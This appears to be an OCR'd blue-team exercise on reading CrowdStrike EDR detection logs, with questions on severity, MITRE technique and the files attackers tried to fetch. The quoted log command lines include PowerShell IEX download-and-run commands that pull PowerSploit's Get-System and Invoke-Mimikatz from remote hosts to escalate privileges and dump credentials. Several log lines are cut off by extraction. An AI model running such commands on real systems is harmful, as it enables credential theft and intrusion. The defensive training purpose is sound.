Endpoint Detection and Response (EDR)

By: Ryan Stewart

(Examples of endpoint devices)


1. What is the assessed severity of the alert as indicated by the provided Crowdstrike EDR log?

edr2.log


```
{"metadata": {"offset": 101073, "eventCreationTime": 1665999619000, "version": "1.0", "eventType":
"DetectionSummaryEvent", "customerIDString": "bfe82e86755a4b90923ff30690984123"}, "event": {"Detect
Methodology", "PatternDispositionDescription": "Prevention, operation blocked.", "DetectDescription
process downloaded and launched a remote file. This is often the result of a malicious macro design
variety of second stage payloads. Review the command line.", "SeverityName": "High", "ProcessId": 5
"SensorId": "bfbf4caea00244ffb7e3efladfc593a8", "MachineDomain": "INFALCONCS01", "DetectId":
"ldt:bfbf4caea00244ffb7e3efladfc593a8:38654878849", "Severity": 4, "Objective": "Follow Through",
"ParentCommandLine": "\"C:\\Users\\arda\\Desktop\\infalcon_agent.exe\" ", "ProcessStartTime": 16659
"MD5String": "04029e121a0cfa5991749937dd22ald9", "GrandparentImageFileName":
"\\Device\\HarddiskVolume2\\Windows\\explorer.exe", "ParentImageFileName":
"\\Device\\HarddiskVolume2\\Users\\arda\\Desktop\\infalcon_agent.exe", "PatternDispositionValue": 1
"ParentProcessId": 50616658364, "Tactic": "Execution", "HostGroups": "51898ea79e6a4f9a817076314facc
"PatternDispositionFlags": {"KillSubProcess": false, "SensorOnly": false, "QuarantineMachine": fals
"CriticalProcessDisabled": false, "KillActionFailed": false, "ProcessBlocked": false, "RegistryOper
false, "FsOperationBlocked": false, "HandleOperationDowngraded": false, "Detect": false, "BootupSaf
false, "OperationBlocked": true, "KillProcess": false, "PolicyDisabled": false, "Indicator": false,
false, "SuspendProcess": false, "QuarantineFile": false, "KillParent": false, "BlockingUnsupportedC
false, "Rooting": false, "InddetMask": false}, "FilePath":
```


(Crowdstrike EDR log)

2. From the information in the Crowdstrike EDR log, can you identify the name and extension of the file the attacker is attempting to download onto the system? (Check the "CommandLine" field)




```
Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/Get-Syste
m.psl'); Get-System -ServiceName 'mstdc' -PipeName 'mstdc'\\\"\"", "LocalIP": "10.1.1.129", "ComputerName":
"INFALCONCS01", "SHA1String": "0000000000000000000000000000000000000000"}, "ta_data": {"TA_version": "2.1.0",
"Input": "crowdstrike", "Cloud_environment": "us_commercial2", "Feed_id": "0", "Multiple_feeds": "False"}}
```


3. Based on the Crowdstrike EDR log, what is the specific MITRE technique employed by the attacker? (Check the “Technique” field)

edr1.log

```
1  {"metadata": {"offset": 102800, "eventCreationTime": 1666292532000, "version": "1.0", "eventType":
   "DetectionSummaryEvent", "customerIDString": "bfe82e86755a4b90923ff30690984123"}, "event": {"Technique": "OS
   Credential Dumping", "DetectName": "Credential Theft", "PatternDispositionDescription": "Prevention, process was
   blocked from execution.", "DetectDescription": "A PowerShell script appears to be launching mimikatz, a password
   dumping utility. This is often launched as part of a PowerShell exploit kit. Decode and review the script.",
   "SeverityName": "High", "ProcessId": 69856319353, "IOCValue":
```


4. According to the Crowdstrike EDR log, what is the name of the PowerShell script that the attacker is attempting to download? (Check the "CommandLine" field)


```
"AssociatedFile": "\\Device\\HarddiskVolume2\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
"MACAddress": "00-50-56-ab-2c-9a", "CommandLine": "powershell  \"IEX (New-Object
Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds\"", "MD5String":
"04029e121a0cfa5991749937dd22a1d9", "ComputerName": "WINDOWS10-CS4", "SHA1String":
"0000000000000000000000000000000000000000"}, "ta_data": {"TA_version": "2.1.0", "Input": "crowdstrike",
"Cloud_environment": "us_commercial2", "Feed_id": "0", "Multiple_feeds": "False"}}
```